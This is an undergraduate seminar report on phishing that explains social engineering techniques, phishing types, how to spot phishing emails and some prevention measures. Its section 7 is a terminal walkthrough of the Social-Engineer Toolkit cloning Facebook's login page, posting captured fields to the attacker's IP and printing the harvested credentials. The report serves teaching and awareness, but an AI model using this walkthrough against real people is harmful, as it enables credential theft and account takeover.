

# **PHISHING**

A Technical Seminar Report submitted  
in partial fulfillment of the requirement for the award of the degree of

**Bachelor of Technology**  
**in**  
**Computer Science and Engineering**

**By**

**S VINAY (16N31A05J6)**



**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING**

**MALLA REDDY COLLEGE OF ENGINEERING AND TECHNOLOGY**

(Autonomous Institution –UGC, Govt. of India)

(Affiliated to JNTU, Hyderabad, Approved by AICTE – Accredited by NBA &  
NAAC- ‘A’ Grade – ISO 9001:2015 Certified)

Maisammaguda, Dhulapally (Post via Kompally), Secunderabad-500100.

2019-2020

## **ABSTRACT**

Social engineering, in the context of information security, is the psychological manipulation of people into performing actions or divulging confidential information. This differs from social engineering within the social sciences, which does not concern the divulging of confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access, it differs from a traditional "con" in that it is often one of many steps in a more complex fraud scheme. It has also been defined as "any act that influences a person to take an action that may or may not be in their best interests". Phishing is the fraudulent attempt to obtain sensitive information such as usernames, passwords and credit card details by disguising oneself as a trustworthy entity in an electronic communication. Typically carried out by email spoofing or instant messaging, it often directs users to enter personal information at a fake website which matches the look and feel of the legitimate site. Phishing is an example of social engineering techniques being used to deceive users. Users are often lured by communications purporting to be from trusted parties such as social web sites, auction sites, banks, online payment processors or IT administrators. Attempts to deal with phishing incidents include legislation, user training, public awareness, and technical security measures (the latter being due to phishing attacks frequently exploiting weaknesses in current web security). The word itself is a neologism created as a homophone of fishing.

# TABLE OF CONTENTS

1. Introduction .....	1
2. Social Engineering Attack Techniques .....	2
3. What is Phishing? .....	3
4. Phishing Attack Example .....	4
5. How to recognize a Phishing mail? .....	5
6. Types of Phishing .....	6
7. Phishing in Kali Linux .....	8
8. Preventing Phishing .....	13
9. Notable Anti-Phishing Programs .....	14
10. Conclusion .....	15
11. References .....	16

# 1. INTRODUCTION

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks happen in one or more steps.

- A perpetrator first investigates the intended victim to gather necessary background information, such as potential points of entry and weak security protocols, needed to proceed with the attack.
- Then, the attacker moves to gain the victim's trust and provide stimuli for subsequent actions that break security practices, such as revealing sensitive information or granting access to critical resources.




Figure 1: Social Engineering Life Cycle

## **2. SOCIAL ENGINEERING ATTACK TECHNIQUES**

### **2.1 Baiting**

As its name implies, baiting attacks use a false promise to pique a victim's greed or curiosity. They lure users into a trap that steals their personal information or inflicts their systems with malware. The most reviled form of baiting uses physical media to disperse malware. For example, attackers leave the bait—typically malware-infected flash drives—in conspicuous areas where potential victims are certain to see them (e.g., bathrooms, elevators, the parking lot of a targeted company). The bait has an authentic look to it, such as a label presenting it as the company's payroll list. Victims pick up the bait out of curiosity and insert it into a work or home computer, resulting in automatic malware installation on the system.

### **2.2 Scareware**

Scareware involves victims being bombarded with false alarms and fictitious threats. Users are deceived to think their system is infected with malware, prompting them to install software that has no real benefit or is malware itself. Scareware is also referred to as deception software, rogue scanner software and fraudware. A common scareware example is the legitimate-looking popup banners appearing in your browser while surfing the web, displaying such text such as, "Your computer may be infected with harmful spyware programs."

### **2.3 Pretexting**

Here an attacker obtains information through a series of cleverly crafted lies. The scam is often initiated by a perpetrator pretending to need sensitive information from a victim so as to perform a critical task. The attacker usually starts by establishing trust with their victim by impersonating co-workers, police, bank and tax officials, or other persons who have right-to-know authority. The pretexter asks questions that are ostensibly required to confirm the victim's identity, through which they gather important personal data. All sorts of pertinent information and records is gathered using this scam.

### 3. WHAT IS PHISHING?

- Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers.
- It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message.
- The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack or the revealing of sensitive information.
- An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.
- Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event where employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.
- An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust.



Figure 2: Statistics related to Phishing

## 4. PHISHING ATTACK EXAMPLE




Figure 3: Sample Phishing Email

The following illustrates a common phishing scam attempt:

- A spoofed email ostensibly from myuniversity.edu is mass-distributed to as many faculty members as possible.
- The email claims that the user's password is about to expire. Instructions are given to go to myuniversity.edu/renewal to renew their password within 24 hours.

Several things can occur by clicking the link.

- The user is redirected to myuniversity.edurenewal.com, a bogus page appearing exactly like the real renewal page, where both new and existing passwords are requested.
- The attacker, monitoring the page, hijacks the original password to gain access to secured areas on the university network.
- The user is sent to the actual password renewal page. However, while being redirected, a malicious script activates in the background to hijack the user's session cookie. This results in a reflected XSS attack, giving the perpetrator privileged access to the university network.

## 5. HOW TO RECOGNIZE PHISHING EMAIL?

A phishing email can include corporate logos and other identifying graphics and data collected from the company being misrepresented. Malicious links within phishing messages are usually also designed to make it appear as though they go to the spoofed organization.

However, there are several clues that can indicate that a message is a phishing attempt. These include:

- ✓ The use of subdomains, misspelled URLs (typo squatting) or otherwise suspicious URLs.
- ✓ The recipient uses a Gmail or other public email address rather than a corporate email address.
- ✓ The message is written to invoke fear or a sense of urgency.
- ✓ The message includes a request to verify personal information, such as financial details or a password.
- ✓ The message is poorly written and has spelling and grammatical errors.

### HOW TO SPOT A PHISHING EMAIL

1. Sender email address doesn't match the sender name

Request Confirmation: 65189W5G64H2  
Date: 08/28/2017


2. Curiosity and urgency are tell-tale signs

We hereby inform you that University of Manitoba has queued all email addresses in her database for validation. The reason for this is to sort out all inactive emails from the database and suspend access to them or deactivate them. Therefore, if you know that your email address is still active, please click [here](#) and login for your e-mail account to be marked as active. Subsequent information will be passed on to you after successful login.  
  
Remember, we shall post this message around a few times and afterwards suspend access to email addresses which are not verified and will terminate this service to quarantine this activity.

3. Odd or bad grammar

Peter Dolinka  
Help Desk and Compliance Officer.  
Mail Administration | IT Solutions.

4. Email signature is overly generic or doesn't follow company protocols



UNIVERSITY  
OF MANITOBA  
Information Services  
and Technology

Figure 4: Spotting Phishing Mails



## 6. TYPES OF PHISHING

Some of the more common types of phishing attacks include the following:

**6.1 Spear phishing:** Spear phishing attacks are directed at specific individuals or companies, usually using information specific to the victim that has been gathered to more successfully represent the message as being authentic. Spear phishing emails might include references to co-workers or executives at the victim's organization, as well as the use of the victim's name, location or other personal information.

**6.2 Whaling attacks:** Whaling attacks are a type of spear phishing attack that specifically targets senior executives within an organization, often with the objective of stealing large sums. A typical whaling attack targets an employee with the ability to authorize payments, with the phishing message appearing to be a command from an executive to authorize a large payment to a vendor when, in fact, the payment would be made to the attackers.

**6.3 Pharming:** Pharming is a type of phishing that depends on DNS cache poisoning to redirect users from a legitimate site to a fraudulent one, and tricking users into using their login credentials to attempt to log in to the fraudulent site.

**6.4 Clone phishing:** Clone Phishing attacks use previously delivered, but legitimate emails that contain either a link or an attachment. Attackers make a copy or clone of the legitimate email, replacing one or more links or attached files with malicious links or malware attachments. Because the message appears to be a duplicate of the original, legitimate email, victims can often be tricked into clicking the malicious link or opening the malicious attachment.

**6.5 Wi-Fi attack:** Phishers sometimes use the evil twin Wi-Fi attack by standing up a Wi-Fi access point and advertising it with a deceptive name that is similar to a legitimate access point. When victims connect to the evil twin Wi-Fi network, the attackers gain access to all the transmissions sent to or from victim devices, including user IDs and passwords.

**6.6 Voice phishing:** Voice phishing is a form of phishing that occurs over voice communications media, including voice over IP (VoIP) or POTS (plain old telephone service). A typical vishing scam uses speech synthesis software to leave voicemails purporting to notify the victim of suspicious activity in a bank or credit account, and solicits the victim to respond to a malicious phone number to verify his identity thus compromising the victim's account credentials.

**6.7 SMS phishing:** Another mobile device-oriented phishing attack, SMS phishing also sometimes called SMishing or SMSHING uses text messaging to convince victims to disclose account credentials or to install malware.





Figure 5: Types of Phishing Attacks

## 7. PHISHING IN KALI LINUX



```
root@root: ~  
File Edit View Search Terminal Help  
root@root:~# setoolkit  
[-] New set.config.py file generated on: 2018-09-28 02:23:02.261621  
[-] Verifying configuration update...  
[*] Update verified, config timestamp is: 2018-09-28 02:23:02.261621  
[*] SET is using the new config, no need to restart  
Copyright 2016, The Social-Engineer Toolkit (SET) by TrustedSec, LLC  
All rights reserved.  
  
Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:  
  
* Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.  
* Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.  
* Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.
```

Figure 6: In the terminal, type the command setoolkit.



```
to do everything you can to be awesome.  
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.  
  
Do you agree to the terms of service [y/n]: y  
  
:::ooo  ::::ooo  ::::ooo  
:::ooo  ::::ooo  ::::ooo
```

Figure 7: Agree to the terms of service with 'y' option.




Figure 8: Choose Social Engineering Attacks.



Figure 9: Choose Credential Harvester Attack Method

```

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within

```

Figure 10: Choose Site Cloner Option

```

root@root:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.108 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::20c:29ff:fe32:532 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:32:05:32 txqueuelen 1000 (Ethernet)
    RX packets 219 bytes 61300 (59.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 297 bytes 30343 (29.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 17 bytes 1009 (1009.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1009 (1009.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 11: Find out IP Address of our machine using ifconfig command.



```

set:webattack> IP address for the POST back in Harvester/Tabnabbing: 192.168.0.108
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of
apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.

```

Figure 12: Provide the Website to clone as well as the IP Address.




Figure 13: A fake Facebook site is created. The link is passed over to the victim. They enter the sensitive information and submit.





Figure 14: After the details are submitted, the real Facebook site is loaded and the user understands that he was tricked.



```
[lsd] => AVqZolem
[display] =>
[enable_profile_selector] =>
[isprivate] =>
[legacy_return] => 0
[profile_selector_ids] =>
[return_session] =>
[skip_api_login] =>
[signed_next] =>
[trynum] => 1
[timezone] => -345
[lgnidm] => eyJ3IjoxNTM2LCJoIjo4NjQsImF3IjoxNTM2LCJhaCI6ODI0LCJjIjoyNH0=
[lgnrnd] => 060844 avkJ
[lgnjs] => 1538313720
[email] => naiveuser
[pass] => passwd
[prefill_contact_point] =>
[prefill_source] =>
[prefill_type] =>
[first_prefill_source] =>
[first_prefill_type] =>
[had_cp_prefilled] => false
[had_password_prefilled] => false
[ab_test_data] => AAAAAMA/AAZMMAMAAAAAAMAAAAAAMAAAAAAW/FAAAAAIAAF
)
```

Figure 15: The login credentials get stored in a text file in the attacker's system.

## 8. PREVENTING PHISHING

To help prevent phishing messages from reaching end users, experts recommend layering security controls, including:

- ❖ Antivirus software
- ❖ Both desktop and network firewalls
- ❖ Antispyware software
- ❖ Anti-phishing toolbar (installed in web browsers)
- ❖ Gateway email filter
- ❖ Web security gateway

For enterprises, a number of steps can be taken to mitigate phishing attacks:

- Two-factor authentication (2FA) is the most effective method for countering phishing attacks, as it adds an extra verification layer when logging in to sensitive applications. 2FA relies on users having two things: something they know, such as a password and user name, and something they have, such as their smartphones. Even when employees are compromised, 2FA prevents the use of their compromised credentials, since these alone are insufficient to gain entry.
- In addition to using 2FA, organizations should enforce strict password management policies. For example, employees should be required to frequently change their passwords and to not be allowed to reuse a password for multiple applications.

